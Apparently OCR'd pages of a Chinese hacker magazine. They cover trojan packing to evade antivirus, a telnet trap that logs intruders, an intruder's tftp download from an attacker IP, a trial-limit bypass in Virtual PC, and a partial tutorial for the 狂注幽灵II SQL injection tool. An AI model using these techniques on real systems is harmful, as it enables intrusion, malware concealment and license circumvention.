


图 6

再用PEiD为其查壳就会显示为“Microsoft Visual C++ 6.0”（图7），这样我们就为程序穿上了新的外衣。除此以外，用户还可以通过“只加区段”选项来自定义区段的名称和大小。另外，通过木马彩衣还可以重复的对服务端程序进行加壳处理。




图 7

（文本涉及的相关工具：木马免杀器0.1、ASPACK2.12、木马控制端自动免杀器v1.1、PEid0.93、木马彩衣，光盘中有收录。）

用telnet愚弄入侵者

王艺翔

两年前，网上比较流行的是通过系统漏洞远程溢出直接拿到一个systemshell，此方法用一个字来形容：爽！现在呢？通过远程溢出取得权限的概率越来越低，现在很多菜鸟黑客入侵思路是这样的（当然了包括我也在内），首先通过看此网站有没有上传或sql注入漏洞，没有的话看是否可以通过旁注来达到上传网页木马的目的，当取得webshell以后再通过其他途径得到systemshell。当然怎么才能拿到systemshell呢，那就各显神通吧，一般是通过serv-u本地提升权限加个管理员帐号，再开启telnet服务。

好，telnet服务引入到了我们今天的主题，不知道大家是否注意到c:\WINNT\system32\login.cmd这个文件，我们打开看下，如图1，图中前面几句全是




图 1

注释：@echo off是关闭回显的意思，中间又用“echo”命令打开了回显，意思就是显示“欢迎使用Microsoft Telnet服务器。”这几行字，感觉是不是很熟悉啊，我们telnet到这个机器的时候你就看到效果了，如图2。“cd %HOMEDRIVE%%HOMEPATH% /d”这句话是什么意思呢？“%HOMEDRIVE%”指系统盘符，“%HOMEPATH%”指操作系统路径。聪明的你也许知道我下面要做什么了。如图3所示，“netstat -an >>c:\1234.txt”这条命令是用netstat命令记录对方连接的IP地址，然后记录到“c:\1234.txt”文件中，注意要用“>>”这个符号而不要用“>”。如果用“>”这个符号的话，下次其他人telnet登陆的话这个文件里面的内容就会全部被覆盖，而使用“>>”只是在文件的末尾再追加。




图 2




图 3

"type c:\123.txt"干什么用的呢？看下就知道了（图4），等下我们telnet的时候就看见效果。当然了，入侵者的ip地址记录了还是没有用的，还要有入侵者进入你机器的时间啊，"time>>c:\1234.txt"这条命令就是记录入侵的时间。呵呵，最后还有一个"exit"就是让入侵者强行退出了拉。我估计入侵者遇到我这样的机器肯定一阵狂吐血，然后倒地身亡。行了，我们telnet上去看看到底最后会是什么效果呢，拭目以待（图5）。再看看我们记录的文件（图6），怎么样，够厉害吧。但是这之间也有一个不完美的地方，大家实验了就知道了。

```
123.txt - 记事本
文件(F) 编辑(E) 格式(O) 帮助(H)
来也匆匆，去也匆匆。
你是天上的白云，还是地上的黑土。
你是我崇拜的英雄，还是我唾弃的对象。
我管不着。
 我只要你的IP地址////
```

图 4

```
------------------------------------------------------------
欢迎使用 Microsoft Telnet 服务器。
------------------------------------------------------------
来也匆匆，去也匆匆。
你是天上的白云，还是地上的黑土。
你是我崇拜的英雄，还是我唾弃的对象。
我管不着。
 我只要你的IP地址////

失去了跟主机的连接。

C:\Documents and Settings\wyx>
```

图 5

当然，如果对方不通过telnet登录我们

```
文件(F) 编辑(E) 格式(O) 帮助(H)
TCP    0.0.0.0:1025        0.0.0.0:0             LISTENING
TCP    0.0.0.0:1027        0.0.0.0:0             LISTENING
TCP    0.0.0.0:1028        0.0.0.0:0             LISTENING
TCP    0.0.0.0:1031        0.0.0.0:0             LISTENING
TCP    0.0.0.0:1033        0.0.0.0:0             LISTENING
TCP    0.0.0.0:1038        0.0.0.0:0             LISTENING
TCP    0.0.0.0:1040        0.0.0.0:0             LISTENING
TCP    0.0.0.0:3372        0.0.0.0:0             LISTENING
TCP    0.0.0.0:3389        0.0.0.0:0             LISTENING
TCP    0.0.0.0:5555        0.0.0.0:0             LISTENING
TCP    0.0.0.0:9037        0.0.0.0:0             LISTENING
TCP    131.107.64.2:23     131.107.64.1:3297     ESTABLISHED
TCP    131.107.64.2:23     131.107.64.1:3382     TIME_WAIT
```

图 6

的机器，而是通过其他方法得到system shell，那怎么来愚弄对方呢？我们先站在入侵者的角度看看，如果我入侵一台机器，拿到权限以后要做的是什么？无非是上传后门或是木马什么的，再者就是先加一个隐藏帐号。说到上传文件tftp是黑客的最爱，原因在于：一是体积小，二是通过udp的形式上传文件，而不需要经过tcp的三次握手。tftp是通过udp69端口的工作。上传文件的命令是这样的在肉机上输入：tftp -i 131.107.64.1 get cat.exe，"131.107.64.1"是入侵者的ip地址，也就是入侵者做tftp服务器的ip地址，get是得到取得的意思，后面是要下载的文件。正常情况会出现图7这样的结果，意思是文件已经下载成功。现在我的目的很明显，就让入侵者不能使用tftp下载文件，怎么办呢？根源在一个文件上面：c:\winnt\system32\etc\services这个文件，打开看下，是不是感觉很熟悉啊，如图8，是一些服务对应的端口。我细想，如果我把TFTP对应的端口改为0会是什么样子的啊？因为电脑始终是愚蠢的，它只会通过查找端口来对应服务，如果端口不对了，哪儿还有服务的存在？！实验结果很令人满意，大家看图9就知道了。

```
C:\>tftp -i 131.107.64.1 get cat.exe
Transfer successful: 101748 bytes in 1 second, 101748 bytes/s
```

图 7

```
#Domain Name Server
bootps              67/udp    dhcps
#Bootstrap Protocol Server
bootpc              68/udp    dhcpc
#Bootstrap Protocol Client
tftp                69/udp
#Trivial File Transfer
gopher              70/tcp
finger              79/tcp
http                80/tcp    www www-http
#World Wide Web
kerberos            88/tcp    krb5 kerberos-sec
#Kerberos
kerberos            88/udp    krb5 kerberos-sec
#Kerberos
hostname           101/tcp    hostnames                #NIC
```

图 8

```
C:\>tftp -i 131.107.64.1 get cat.exe
Timeout occurred
```

图 9


说了好多，很累。当然了，有防就有攻，有攻必有防，攻防都在彼此相互斗争中不断成长。人们常说：做人要厚道。不要把入侵者惹急了啊，适当为止。不然嘿嘿，他给你来点什么恶作剧，哭死你了。

Connectix Virtual PC 还原随我来

王艺翔

大家都知道Virtual PC吧，呵呵，就是虚拟机了，如图1。在使用虚拟机的时候大家都知道有个窍门，就是每次用完虚拟机里面的操作系统后可以保存此时的状态，而不需要关闭虚拟机里面的操作系统，因为虚拟机里面的操作系统启动是很慢的。当然了这也与你分配给它的内存有明显关系的。

好了，不说废话了，言归正传，今天



我要说的也是关于保存虚拟机操作系统后出现的问题，图1中我们有3个操作系统，第一个名字是实验，第2个名字是Win98，第3个名字是Windows 2000 server，后面两个操作系统我保存了以前的状态，并没有关闭系统，这样为的是下次使用的时候更加方便，直接双击某个系统便可以恢复原状了。毛主席说：优缺点总是并存的。当我们双击Windows 2000 server想让它恢复的时候，问题出现了，什么问题呢，我估计有些朋友也出现了和我一样的问题：先是一阵黑屏，然后虚拟机程序自动结束。

朋友不死心，把虚拟机程序再运行一下，再双击那个Windows 2000 server，我会很自信的告诉你：涛声依旧。这个方法我已经实验了n遍了，不会有用的。遇到这个问题后沮丧的你只能点"新建pc"那个按纽，然后按照pc安装向导一步一步点下去，最后选择那个装有Windows 2000操作系统的vhd文件，到此为止新建结束（我还想补充一下，图1中比如你选中"Windows 2000 server"，点删除，镜象文件不会被删除的），有的朋友也许会说，重新建立一个能有多长时间啊，又不要重装里面的操作系统。话说的很正确，但是，你要知道，重新建立一个的话，刚才那个Windows 2000 server里面正在运行的东西将没有了，比如你昨天在虚拟机写了一分秘密报告或者情书，写了一半忘记保存了，想今天再写的，这个时候就着急了。可能有的时候你会感觉不到，但是如果真的影响到你的时候你就会叫天不理叫地不灵了啊，呵呵，只能叫我了。

下面我们来看看如何解决这个问题，在图1我新建了一个名字叫"实验"的操作系统，里面其实是空的，解决问题的方法就在这个新建的"实验"操作系统上（名字任取，说白了就是新建pc），好！激动人心的时候到了，用你的小手轻轻地拿着鼠标，然后双击那个名字叫"实验"的操作系统，如图2，两到三秒后关闭吧，它的任务已经完成了，此时你满怀激动的心情双击那个Windows 2000 server，呵呵，恭喜你了，成功恢复了，如图3。

顺便再告诉大家一个小秘密，比如一些软件有使用次数的限制，如使用10次就不能使用了，你猜到我要说什么了吗？你可以把这个限制软件放在虚拟机里面运行，运行后不要关闭软件，只要保存虚拟机当时的状态就可以了，下次直接恢复就可以用了。呵呵，不错吧！

（文本涉及的相关工具：Virtual PC，光盘中有收录。）

黑客世界里的狂注幽灵

天涯衰草

说到现在各种各样的SQL注入，我想广大用户一定不会陌生吧，这么长时间以来已经被炒得沸沸扬扬。现如今，SQL注入已经从最初的纯手工注入发展到通过现成的注入工具进行检测。正因为如此，各种各样的注入工具如雨后春笋般纷纷出现，比如常见的NBSI、HDSI、啊D注入工具等等。今天我为大家推荐的这款注入工具－－狂注幽灵II，虽然在名气上没有前面提到的那几款工具响亮，但是从功能上来讲，一点儿都不比它们逊色。

这款工具除了能够进行SQL注入外，还包括了PHP注入等很多功能。实践是检验真理的唯一标准，下面我们就通过实例来看看这款工具是如何进行操作的，同样也可以感受狂注幽灵II中的各项功能。

运行狂注幽灵II，我们这里并不马上就开始操作，而是首先对狂注幽灵II进行一些设置，这样才可以在以后的操作中更加的得心应手。点击“参数设置”按钮，在“扫描设置”中分别对扫描的线程数、检测扫描延时、挂字典扫描延时等项目进行设置。狂注幽灵II默认的扫描线程数为50，大家根据自己的网络速度调整所需要的线程数。在第一次使用时，尽量将线程数调到比较小，这样可以避免扫描过程中出现假死的情况。还有就是在进行注入破解时，如果出现乱码现象，可以通过调整线程的延时参数进行修正。另外在“检测字典”选项中，我们还可以对重载表字典、重载字段字典、重载数据库连接文件字典、以及重载后台地址字典选项中的字典进行新的添加（图1）。

现在，我们就可以开始进行ASP注入操作了。首先点击“注入检测”按钮，在“扫描网站”后输入你的目标网址，网址的输入必须是http://www.mzxx.net/这种形式，否则的话，程序将无法进行检测。另外，我们可以在“仅检测首页”和“整站检测”中进行选择，现在开始进行检测（图2）。一会儿的功夫，就可以在“存在注入漏洞”项目下出现存在漏洞的网页地址了，任意选择其中的一个地址，添加到“使用注入点”选项中，接着点击“漏洞注入”按钮程序就会自动的切换到“漏洞注入”这一项。




图 1

